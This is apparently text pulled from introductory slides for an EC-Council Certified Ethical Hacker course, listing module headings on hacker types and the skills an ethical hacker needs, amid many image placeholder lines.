


Certified Ethical Hacker





Rezaduty




ZeroClick

EC-Council






MODULE 1: INTRODUCTION TO ETHICAL HACKING




1


MODULE 1: INTRODUCTION TO ETHICAL HACKING



Type of hacker


1963 -> human power over machine power






1

MODULE 1: INTRODUCTION TO ETHICAL HACKING



Type of skill



Platform knowledge


Network knowledge


Infosec knowledge

Strong ethics

Ability to learn

